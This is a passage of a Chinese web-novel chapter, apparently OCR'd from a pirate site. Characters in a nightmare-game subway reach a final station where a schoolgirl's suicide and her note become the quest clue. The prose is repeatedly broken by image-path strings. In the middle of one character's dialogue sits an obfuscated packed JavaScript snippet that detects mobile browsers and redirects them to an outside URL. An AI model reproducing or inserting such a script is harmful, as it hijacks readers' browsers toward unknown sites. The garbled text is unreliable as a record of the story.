“你们还好吧?”车厢里有人关心地问,“快坐下,等等会有列车员过来,到时候如果违反了乘车纪律,会被抹杀。” 上车的十个人感激地看着他,马上各自找位置坐下了。 其他人忍不住问:“你们这一站的变异乘客是桂花人?那它们的攻击方式是什么?” 这次虽然在地铁到站之前想到了应对方式,所以顺利地撑过了关车门前的时间,但是万一之后还要回来呢?毕竟是个地铁,不可能只去不回。 上来的十个人中,有个短发的女人向其他人解释。 “还要多谢你们在车上的情报,”她扯出个难看的笑,“说实话,就十分钟不到,我们也不清楚它具体的攻击方式是什么,应该确实和气味有关。有个人不相信车上的情报,所以没有及时跑到技能范围内,然后他就……” 见她说不下去,旁边的另一个人就接着补充:“哎,别提了,他用道具剖开胸膛后,伸手掏空了自己,然后被其他桂花人吃掉了。” 车厢里的人都有点懵:“什么叫做掏空自己?” “字面意思上的——”短发女人闭了闭眼,似乎不愿意回忆那个恶心的画面,“字面意义上的,用手,掏空了,自己。” 车厢中一片凝重。 虽然没有详细说出具体步骤,但是这番话足以让大家有个大概的画面了。 上车的共梦者中,还有人在小声交谈。 “你怎么了?在找谁?” 朝云的妙脆角耳朵动了动。 猫猫的脑袋虽然没转,但耳廓下意识朝向了交谈的方向。 有个人回答:“哦哦,没事,刚刚一直有个穿着校服的小女孩跟着我们,但是没有上车……我还以为是共梦者,看来是误会了。” “咦?有这个女孩吗,我怎么没看见?” 她们的交谈没有再继续,因为地铁的车内播报声已经响起。 “请携带通行证的旅客坐在位置上,列车即将出发,行驶期间请勿走动、喧哗、打闹,感谢您的配合。” 地铁再次轰隆隆地向前行驶。 被雏菊人糊在玻璃窗上的鲜血所困,众人看不见列车靠近站台这边的景象,但对面站台的情况,却可以透过窗户一览无余。 纪雅音从刚才开始就关注着对面,列车离开站台前,总算看清了对面站台的人的样子,但即便如此,她也认出了那边的人—— “还真是她。”纪雅音气恼地低声念叨。 宁洛转头问她:“是谁?” “还能是谁,上官雁啊,”纪雅音叹气,“王修齐刚才说,有个阴沉的女人明明有正常的通行证,非要去对面站台凑热闹,我就有种不祥的感觉,刚刚注意了一下,果然在对面站台看见了她。” 宁洛诧异:“可恶,上官不知道这个噩梦很危险吗,为什么总是这样,明明跟我们是一个团队的,总是喜欢独自行动!” “看看人家老王,这么危险都要和队友汇合,再看上官雁,天天沉迷单干推本,像怕我们拖了她的后腿似的!哎!人比人!” 宁洛生气,一圈砸在旁边的凳子上,再抬手时,凳子往下凹了个拳头的坑。 车厢内其他人:“……” 纪雅音本来也有怨气,看她拳下的坑,忽然觉得也是小事一桩。 倒是她砸完这一拳后,猫猫突然跳到宁洛的旁边去,爪子拍了拍宁洛砸出来的坑,又看向宁洛,目光急迫。 宁洛莫名其妙:“朝云喵,怎么了,你说话啊。” 朝云心想,她要是能说话,现在就不会这样了。 朝云更加快速地用猫猫爪子拍她的拳头坑,愈发着急地看着宁洛。 这回纪雅音先看明白了。 她推了推宁洛:“朝云是让你坐过去挡住这个坑,待会儿列车员就要过来了,被列车员发现你损坏公物,可能会被制裁。” 宁洛恍然大悟:“哦哦,好,还是我猫姐考虑得周全。” 宁洛一会儿“朝云喵”,一会儿“猫姐”,已经是丝滑地接受了朝云的新形态。 她挪了挪屁股,坐在了她自己砸出来的坑上,纪雅音跟上,依旧靠着宁洛坐,但给朝云留下了位置。 操心的猫猫探口气,重新坐回到两人中间。 在地铁上呆了两站的共梦者对此已经见怪不怪,但是刚在秋申路上车的共梦者却糊涂了——这只猫是什么?好像很通人性?那个女人又为什么一拳砸下去能砸个坑出来? 但无论如何,刚才在站台上人心惶惶的氛围因此被冲散了一些。 宁洛想起了刚才的话题:“那上官怎么办?她不会死吧?” 纪雅音哪里清楚,但还是道:“祸害遗千年,应该不会这么轻易地没了。” 何况上官有很多保命手段,A级噩梦都能跑出去,她既然敢只身去试规则,肯定是考虑过的。 但对于上官是祸害这件事,纪雅音和宁洛似乎都有共识,两人竟然没有再争论。 朝云在心里默默计算着另一件事——宁洛总把“我们五个”放在嘴上。 五个人,现在已知有宁洛、纪雅音和自己,还有一个“南姐”,那么剩下的最后的人,或许就是对面站台喜欢单干的上官雁了。 朝云还是有些不太适应,这些人应该是非常熟知的队友,可她对她们一无所知。 纪雅音之前毫不犹豫地带着自己逃命、在失去理智的宁洛面前为自己挡刀,就连王修齐,也为了队友直接离开安全的车厢,下车与队友汇合。 这说明,在这个世界,队友应该是非常亲密的关系。 可朝云又无法记起她们,也没办法正常和她们沟通,她还没有技能……自己岂不成了单纯的拖油瓶? 猫猫坐在宁洛和纪雅音中间,两人体温不同,宁洛的温度更高一些。 她不自觉地会贴着宁洛,宁洛双手环胸闭目养神,任由她贴着自己,而纪雅音在玩她的尾巴尖,好像她们两个非常自然地就接受了自己作为她们的队友。 朝云却不可避免地忐忑起来。 直到车厢中有人说话。 “大家……” 那人哆嗦道。 “有没 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534220|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 有觉、觉得,车……车里是不是变冷了啊?” 纪雅音搓了搓胳膊:“好像是有点,朝云,你冷吗?” 朝云紧贴着宁洛,听到纪雅音的问题后,摇了摇小猫脑袋。 宁洛睁开眼,但依旧翘着二郎腿,茫然问:“冷吗?我觉得还行啊。” 纪雅音意识到这个问题问她俩是白费口舌。 这两位当然不冷了,一个浑身是毛,“穿着”天然皮草,另一个是一年四季都很有精神的热血笨蛋。 纪雅音直接抱着猫贴在宁洛身上:“那我有点冷,挤一挤哈!” 车厢里其他共梦者也开始挤在一起报团取暖,但是车厢内却越来越冷了。 “应该是因为……”唐玉说,“快、快到终点站了吧。” 毕竟是冬亥路,冬季。 不过也有两个好消息。 第一,由于车子变冷,后面车厢的蝉头人都闭上了嘴,就连桂花和雏菊都蔫巴巴的,好像进入了休眠状态,不用车厢里的共梦者费力维持技能保护第一号车厢了。 第二,外面好像下起了大雪,雪迅速在玻璃上结冰,雏菊人发黑的鲜血黏连在冰上,终于开始剥落。 唐玉的猜测被证实,车厢内放起了熟悉的萨克斯音乐《回家》,车速也缓缓降低,行驶过程中两眼一抹黑的共梦者们,第一次见到了进站前外面的样子。 车站外面是一层水波,这层水波大家都很熟悉,是噩梦的固定场所,一旦离开这层水纹,就会迷失在噩梦中。 看来四站之间,只能通过地铁往返。 地铁播报声响起—— “乘客们,本次列车终点站,冬亥路,到了。” “感谢您的乘坐,祝您旅途愉快。” 不知道这次的变异乘客是什么? 但无论是什么,现在都必须要下车了。 众人哆哆嗦嗦着,在列车停稳开门后,起身朝外走去。 宁洛走在最前面,手握着刀柄。 纪雅音抱着猫,与她并肩。 两人身后,二十三人陆续下车。 冬亥站不仅没有变异乘客,甚至一个乘客都没有,完全是冰天雪地的无人站台,和前面三站都不一样。 先下车的宁洛和纪雅音立刻看见一个熟悉的人影。 “南姐!” 两人高高兴兴地对不远处的人群中一个高挑的女子喊。 那个扎着高马尾的女人转过了头,她穿着黑色长款外套,随着转身,高马尾从肩膀滑落在身前。 南明芮还没回答,车厢里的所有共梦者在此时都已下车,系统的播报声正式响起。 【每个人都有遗憾的过往】 【梦主尤其如此】 【请各位共梦者将这场噩梦扭转,给予梦主一个甜美的好梦】 【任务目标:保护刘福珍】 有人问:“刘福珍是谁?” 话音一落,身后忽然响起巨大的刹车声,随即是刺耳的尖叫。 在场的所有共梦者同时转头,看向声音的方向。 这一转头,刚才的无人车站就立刻活了过来。 车站里站满了人,大家都穿着棉袄、大衣,裹得严严实实——明明刚才还没有这些人的。 乘客们与共梦者一样,也在同一时间看向了那边,随后惊恐的表情遍布在每个人的脸上。 他们惊声尖叫。 “死人了!死人了!!!” “快报警啊!有人跳轨自杀了!” “警察!救护车!救护车!” 共梦者们彼此相视,瞬间明白了什么,立刻朝那边跑去。 有宁洛在,别人都挤不过她,南明芮在中间,纪雅音抱着猫在后面护着南明芮,三人一猫穿过层层人群,顺利挤到了最前面。 朝云发现这里似乎是第一节车厢的位置。 最先看见的,就是遍布血迹的地铁车头,再向下,是一个穿着冬季校服的女孩,她还背着粉色的书包,只是现在只能看见她的腿,因为上半身已经在地铁车轮下面碾碎了。 血肉骨头糊在一起,溅到地铁上、铁轨上、车头上、站台上。 顺着血迹,朝云看见了地上有一张纸—— 她拍了拍纪雅音,向那个方向示意,纪雅音过去把纸捡起来。 “遗书。” 纪雅音喃喃念道。 “15年前,如果没有遇见他就好了。” “刘福珍,2004年12月20日。” 7. 遗书写给何人 下了地铁,大部分人都已经和队友会合。 纪雅音、宁洛、南明芮和朝云也站在了一起。 几人飞快地确认了消息,南明芮做了总结。 “上官那边暂且不用管,她向来习惯单独游走,说不定能找到关键情报。我比较震惊的是——” “朝云复活了,而且变成了猫?”她托着下巴,看向朝云,“但目前还不能说话?” 纪雅音和宁洛都眼巴巴地点头,两人目光清澈,看上去都不太聪明的样子。 好不容易和南明芮会合了,后面她们将直接丢掉大脑,这玩意儿太影响她们输出了。 南明芮皱了皱眉,抬手伸向朝云的下巴。 小猫以为她要挠自己的下巴,就像纪雅音和宁洛在车上总是无意识地撸猫一样,下意识就把脑袋轻轻搁在了她的手心里。 南明芮愣了愣,顺手挠了两下,但脑子还在转:“这真的是朝云?我一伸手就抬头等撸,应该是个亲人的小猫才对,你跟我说这是朝云?” 宁洛和纪雅音阿巴阿巴地听不明白,但是朝云能听懂啊,顿时羞耻感直冲天灵盖。 朝云马上收回脑袋,还用两个爪子推开了南明芮的手。 南明芮挑眉:“啧,能听懂人话?难道你真是朝云?” 她这回强硬地绕开猫猫抗拒的爪子,抬起她的下巴,看向通行证。 “还真是朝云。”南明芮确认无误,有点惊讶,“好吧,通行证是不会出错的,看来A级噩梦的boss没骗我们,朝云真的可以复活。” 纪雅下意识摸了摸朝云毛茸茸的脑袋:“但是因为不能说话,所以技能没法用了,这点比较麻烦。” “确实。”南明芮叹气,“言灵还是太有用了。” 朝云醍醐灌顶,对啊,是言灵,她之前的技能是言灵,所以才依赖说话能力! 言灵啊,听上去就很强,真可惜,现在她竟然是一只小猫咪。 “算了,叙旧不急在一时,通关这个噩梦后,回安全区再说。先看看任务怎么解决。”南明芮说道。 于是三人不约而同看向了手里的遗书——这是关键道具,噩梦会无限生成,所以人手一张。 “如果没猜错的话,”宁洛看向南明芮,“刘福珍,应该就是跳轨自杀的那个女孩吧?” 南明芮点头:“是的,你们看她的书包——” 两人一猫扭头,看向铁轨下面的粉色书包,文具散了一地,都沾上了血,有支铅笔被碾碎了。 书包最外层的透明层下面卡着一个纸张,上面写着显眼的三个字:刘福珍。 这倒让宁洛看不懂了:“那我们不是死翘翘了吗,任务目标都自杀了,遗书也写好了,开局就死,这还玩什么?” 南明芮却不这么认为。 “真有这么简单就好了,这可是无人通关的B级噩梦。它既不会那么简单弄死我们,也不会那么简单让我们过关。” 另外两人挠挠头:“那现在从哪里破局比较好?” 南明芮细细思索了片刻,提到了一个可能性:“别的先不提,从经验角度来说,现在场景不符合噩梦的风格。这么重要的任务目标,不可能只在一个地方出现……” “你们有没有在前面的站台看见过刘福珍?或许能找到她自杀的原因。” 南明芮冷静地分析:“虽然还没想到怎么破局,但既然噩梦没有直接结束,就意味着,即便刘福珍已经自杀了,但我们还有救下刘福珍的机会,所以先确认自杀原因,解决这个原因,思路总归是没错的。” 纪雅音挠头:“但是南姐,我虽然是从第一站就上车的,可我真没印象,毕竟每一站乘客都特别多,车一进站还会变异,怪吓人的……” 南明芮对她也没抱指望:“我知道,你的技能会被人形鬼怪克制,让你从一堆怪物乘客里找人,确实有点难为你。” 宁洛也挠头,不记得在夏巳路见过刘福珍,俩人半天想不出来,纪雅音和宁洛又盯着手里的遗书看,指望能从刘福珍的遗书里看出什么东西来。 南明芮没有着急更换角度,仍然在思索刘福珍出现的频率问题,她还是觉得,刘福珍肯定在前面出现过,至于她们为什么记不起来—— “如果能知道刘福珍的相貌就好了。” 或许就能让她们回忆起来,是否在前面见过这小姑娘。 纪雅音和宁洛同步茫然抬头,她们哪里知道刘福珍长什么样,小姑娘现在只剩半截了。 南明芮和她俩对视,透过两双明媚的大眼睛,仿佛看见了两颗平滑无褶皱的大脑。 南明芮:“……” 朝云也在思考着南明芮提出的问题,她看了眼站台下的尸体,目光落在了粉色的书包中。 她觉得,或许可以从书包里找到相应线索。 书包上有地方写着刘福珍的名字,可见噩梦不会对尸体身份藏着掖着,说不定还会有进一步的信息呢。 她看了一眼南明芮。 猫猫一跃从纪雅音怀里跳下来,走在了三人前面。 南明芮和猫对视后,觉得猫比她俩靠谱,就跟了上去。 朝云跳下站台的瞬间,纪雅音下意识想跟,一只手却横在面前。 “小姑娘你干什么!”一个穿棉袄的大姐死死拽住她,脸上的惊恐货真价实,“你也要跳?别添乱了行不行!” 纪雅音愣住了。 她在噩梦混了这么久,头一次被NPC拦路。 南明芮没说话,只是拉着纪雅音退后一步。 她的目光扫过站台上拥挤的人群,每一张脸都清晰,每一种表情都不同。有人捂嘴,有人扭头不敢看,有人拿出手机的手在抖。 “这个噩梦吃了不少人。”南明芮声音很低。 纪雅音顺着她的视线看过去。 还真是,这些NPC也太逼真了,不是那种五官模糊的噩梦填充物,简直就是一个个活生生的人——正因为太像活人,才更不对劲。 “难道是快接近A级了。”纪雅音听见自己说。 南明芮没否认。 不过,她们很快发现一件事。 NPC拦得住人,却对猫毫无反应。朝云瘦小的白色身影穿过人群缝隙,没有一道目光落在她身上。 朝云靠近了尸体。 